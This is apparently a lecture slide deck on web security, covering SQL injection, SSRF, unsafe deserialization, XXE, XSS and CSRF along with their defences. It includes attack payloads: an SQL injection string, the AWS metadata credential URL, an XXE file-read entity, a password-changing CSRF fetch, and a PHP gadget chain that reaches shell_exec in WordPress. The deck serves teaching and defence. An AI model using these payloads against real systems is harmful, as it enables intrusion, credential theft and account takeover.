

# Web Security

*by Tom Van Goethem*

# Web security

history, evolution & future

# The Web: history

- › Designed many years ago
  - ›› Primary purpose: static information retrieval
- › Many evolutions over time
  - ›› Static -> dynamic
  - ›› No authentication -> cookies
  - ›› Server -> client
  - ›› New web APIs
- › Let's allow anyone to run code in our browser; what could possibly go wrong?
- › Let's include cookies in all requests; what could possibly go wrong?

# The Web: evolution

- › New features allow new use cases
  - ›› Without cookies, the web would have looked very differently
- › Usually it takes some time before issues surface
  - ›› At design-time: possible issues not present/insignificant
  - ›› As the web evolves: issues appear or become significant
- › Very hard to take features out of the web platform
  - ›› Many parties already rely on these features
  - ›› Browsers don't want to break websites
- › New features hard to make future-proof
  - ›› Difficult to predict how the web will evolve & which other features will be added
- › Web-security: whack-a-mole



# Web security: the future?

- › New security features are added
  - ›› Mainly through request/response headers
  - ›› Some effort to have security by design: e.g. trusted types
    - ››› Protects against DOM-based XSS
  - ›› Example: HTTP state tokens to replace cookies
    - ››› Client controls token value, not accessible from JS, HTTPS only, same-site only, non-persistent by default
- › New web APIs are constantly being added
  - ›› Usually introduces unexpected side-effects (e.g. <portal>)
- › Existing features are being changed
  - ›› Cookies: Chrome will make it SameSite by default (how it should have been from the beginning)

# Web security


## Web vulnerabilities

# Web vulnerabilities


- › Server-side
  - ›› Attacker interacts directly with the server
- › Client-side
  - ›› Attacker tricks the victim to interact in unexpected ways with the server

# Web vulnerabilities

Server-side



Client-side



# Web vulnerabilities

## Server-side

- › SQL injection
- › Insecure direct object references (IDOR)
- › Command injection
- › Server-side request forgery (SSRF)
- › XML external entities (XXE)
- › Remote/Local file inclusion (RFI/LFI)
- › Unsafe deserialization
- › Timing attacks

## Client-side

- › Cross-site scripting (XSS)
- › Clickjacking
- › Cross-site request forgery (CSRF)
- › HTTP response splitting
- › Open redirect
- › CORS misconfiguration
- › Authentication issues
- › Cross-site script inclusion (XSSI)
- › XSLeaks

# Server-side web vulnerabilities

# Server-side web vulnerabilities

SQL injection

# Server-side: SQL injection

- › Attacker injects content in the SQL query
  - ›› Changes syntax of the query
- › 

```
$name = $_GET['name']  
$query = "SELECT name FROM users  
        WHERE name = '$name' ";
```
- › 

```
?name=x' OR name = 'admin
```



# Server-side: SQL injection

- › Also applies to NoSQL queries
- › Difficulty of exploitation can differ
  - ›› Straightforward: parameter used in WHERE statement
  - ›› More difficult: unable to observe response; need to rely on side-channel information, e.g. SLEEP(1)
- › Can be difficult to detect
  - ›› Second-order: injected content is first stored in DB
- › Affects many major web applications
  - ›› In 2014, all Drupal installations were found to be vulnerable (Drupalgeddon)

# Server-side: SQL injection

- › Defense: escape all user input
  - ›› Not recommended: developer may forget, unclear what to do for dynamically generated queries
- › Defense: prepared statements
  - ›› When done correctly, much harder to make mistakes
  - ›› Recommended!
  - ›› `String query = "SELECT name FROM users WHERE name = ?";`  
`PreparedStatement pstmt = connection.prepareStatement(query);`  
`pstmt.setString(1, request.getParameter("name"));`

# Server-side web vulnerabilities

Server-side Request Forgery (SSRF)

# Server-side: server-side request forgery

- › Attacker triggers the targeted server to send a request to an arbitrary endpoint
- › Can be used to extract sensitive information from the system
- › Example: AWS keys may be extracted
  - ›› Metadata accessible from <http://169.254.169.254/>
  - ›› [http://169.254.169.254/latest/meta-data/iam/security-credentials/...](http://169.254.169.254/latest/meta-data/iam/security-credentials/)
- › Some (internal) databases provide REST interfaces
  - ›› Attacker can leak information from internal services

# Server-side: server-side request forgery

- › Defense: perform input validation
  - ›› Can be tricky because of URL parsing inconsistencies
  - ›› Where does this request go to? `https://evil.com\@good.com/`
  - ›› What about this one? `https://evil.com\[good.com]/`
  - ›› And this one? `http://2852039166`
  - ›› And what about the many many more examples
- › Be conservative in what you allow!
  - ›› `input.startswith( 'https://good.com/' )`

# Server-side web vulnerabilities

Unsafe deserialization

# Server-side: Unsafe deserialization

- › Many programming languages allow (de)serialization of objects
  - ›› Java, Python, PHP, Ruby, ...
- › Deserialization: transforming string back into an object
  - ›› Dangerous when string is controlled by attacker
- › Special functions may be called during deserialization or during object lifetime
  - ›› Can be abused to perform unintended actions on arbitrary objects
- › Exploitation typically requires “gadgets” from other code

# Server-side: Unsafe deserialization

- › Can lead to remote code execution
  - ›› Depends on code available during execution
  - ›› Tool for Java: ysoserial
- › Defense
  - ›› Do not use programming language's object serialization
  - ›› Use e.g. JSON instead
- › Real-world vulnerability: WordPress  $\leq$  3.6.0 (2013)




# Server-side: Unsafe deserialization

- › WordPress cached meta-information in database
  - › write -> maybe\_serialize(): serialize if object or array, or is\_serialized(string) returns true => double serialization (for compat.)
  - › read -> maybe\_unserialize(): unserialize if is\_serialized(string) returns false
- › What do we need for a vulnerability?
  - › 

```
is_serialized($str) === FALSE;  
write_to_db($str);  
$str_2 = read_from_db();  
is_serialized($str_2) === TRUE;
```

# Server-side: Unsafe deserialization

- › `is_serialized($str)`
  - › returns TRUE if `$str` starts with `s/a/O/b/i/d` (string, array, bool, ...) and `$str` ends with `;` or `}`
- › Trick: use "special" UTF-8 characters
  - › WordPress uses MySQL by default, with a collation set to "utf8"
  - › MySQL's utf8 does not support all of utf8, only "base plane": code points U+000000 until U+00FFFF
  - › When inserting character outside of base plane: MySQL drops character and everything after it (only a warning)
  - › Example: 
  - › For full UTF-8 support: use utf8mb4

# Server-side: Unsafe deserialization

## › Payload:

- » `$str = '0:3:"Foo":0:{} 🍌 '`
- » `is_serialized($str) === FALSE` (does not end with } )
- » `$str_2 = 0:3:"Foo":0: {}`
- » `is_serialized($str_2) === TRUE` (ends with } )
- » => a new Foo object is created
- » `__destruct()`, `__toString()`, `__wakeup()` are called

# Server-side: Unsafe deserialization

- › Exploitation:
  - ›› No gadgets available in WordPress base
  - ›› Many installations use plugins! Gadgets galore!
  - ›› Example: Lightbox Plus ColorBox (contains no specific vulnerabilities)
  - ›› Results in remote code execution

```
<?php
class simple_html_dom_node {
    private $dom;
    public function __construct() {
        $callback = array(new WP_Screen(), 'render_screen_meta');
        $this->dom = (object) array('callback' => $callback);
    }
}

class WP_Screen {
    private $_help_tabs;
    public $action;
    function __construct() {
        $count = array('count' => 'echo "h4x3d" > /tmp/hacked');
        $this->action = (object) $count;
        $this->_help_tabs = array(array(
            'callback' => 'wp_generate_tag_cloud',
            'topic_count_scale_callback' => 'shell_exec'));
    }
}

echo serialize(new simple_html_dom_node()).'💩';
?>
```

# Server-side: Unsafe deserialization

- › Alternative:
  - ›› Abuse PHP's SimpleXML module
  - ›› Exploit leverages classes from WordPress core + SimpleXML
  - ›› Triggers unsafe operations on XML objects
  - ›› Causes an XML External Entities vulnerability
  - ›› Leak file content from web server (e.g. wp-config.php)
  - ›› Works on all installations that have the SimpleXML module

# Server-side web vulnerabilities

## XML External Entities

# Server-side: XML External Entities (XXE)

- › Vulnerability exists when parsing attacker-provided XML
- › Attacker includes external entity that refers to specific endpoint
- › 

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/password">
]>
<foo>&xxe;</foo>
```



# Server-side: XML External Entities (XXE)


- › Attacker can read out arbitrary files
- › Possible to perform SSRF attacks through XXE
- › More advanced attack techniques possible: e.g. out-of-band
  - ›› When attacker can not read out XXE response directly
  - ›› Triggers request with file content to attacker server
- › Defense: disable external entities in XML parser

# Client-side web vulnerabilities

# Client-side web security

## Same-Origin Policy

```
document.body.textContent
```



fetch() XHR


postMessage()

# Client-side: same-origin policy

- › siteA can not access any content/cookies from siteB
- › To interact, siteA can send `postMessage ( )` to siteB who listens for messages via `window.addEventListener ( 'message' , handler )`
- › siteA can send a request to siteB, but should not be able to obtain any information about the response
  - ›› Side-channel information may still be available (see: XSLeaks)


# Client-side: security feature delivery

```
GET /index.html  
User-Agent: Firefox  
Accept: text/html
```



*enforce*

```
200 OK  
Content-Type: text/html  
Strict-Transport-Security:  
max-age=631138519
```



# Client-side web vulnerabilities

## Cross-site Scripting

# Client-side: cross-site scripting

- › XSS is caused by injecting attacker-controlled content into web page without proper encoding
  - ›› < should be encoded as &lt;
- › Malicious content can originate from request (parameter/referrer/...), or database (reflected vs persistent)
- › Content may be written dynamically in JavaScript or generated on the server side (DOM-based vs server-side)
- › Attacker can run arbitrary content on web page: steal cookies, take over entire website, ...



# Client side: cross-site scripting

## Reflected

## Persistent

### Server-side

```
print('Hello %s' %  
      params.name)
```

```
print('Comment: %s' %  
      db.getComment())
```

### DOM-based

```
el.innerHTML = 'a' +  
location.hash
```

```
el.innerHTML = 'a' +  
localStorage.getItem('b')
```

# Client side: cross-site scripting


- › Many defenses
  - ›› Correctly encode dynamic content (based on context: different encoding is needed for element attribute vs element content)
  - ›› Several defenses try to minimize consequences, or make exploitation more difficult
  - ›› HttpOnly cookies: cookies with this attribute can not be read from JS
  - ›› X-XSS-Protection: Chrome has built-in detection for reflected XSS
  - ›› Content-Security-Policy: define where JavaScript can originate from
  - ›› CSP v3: strict-dynamic + nonce => all scripts with random nonce are loaded, these can dynamically load new scripts
  - ›› Trusted types: defends against DOM-based XSS by design

# Client-side web vulnerabilities

Cross-site Request Forgery

# Client-side: cross-site request forgery

- › Attacker makes victim's browser send a request to target site
  - ›› Victim's cookie for target site is included
- › Target site processes request in name of the victim
  - ›› Target site can not differentiate legitimate requests from attacker-triggered request
- › Defense: require + validate randomly generated token in form
  - ›› Token can not be guessed by the attacker; if incorrect: abort operation
- › Defense: SameSite cookie (becomes default in Chrome soon)
  - ›› Cookie with SameSite attribute is not sent for cross-site requests



```
fetch("https://example.com/change-password",  
  {  
    method: "POST",  
    body: "new_password=h4x0r3d",  
    mode: "no-cors",  
    credentials: "include"  
  })  
);
```


# Client-side web vulnerabilities

XSSLeaks

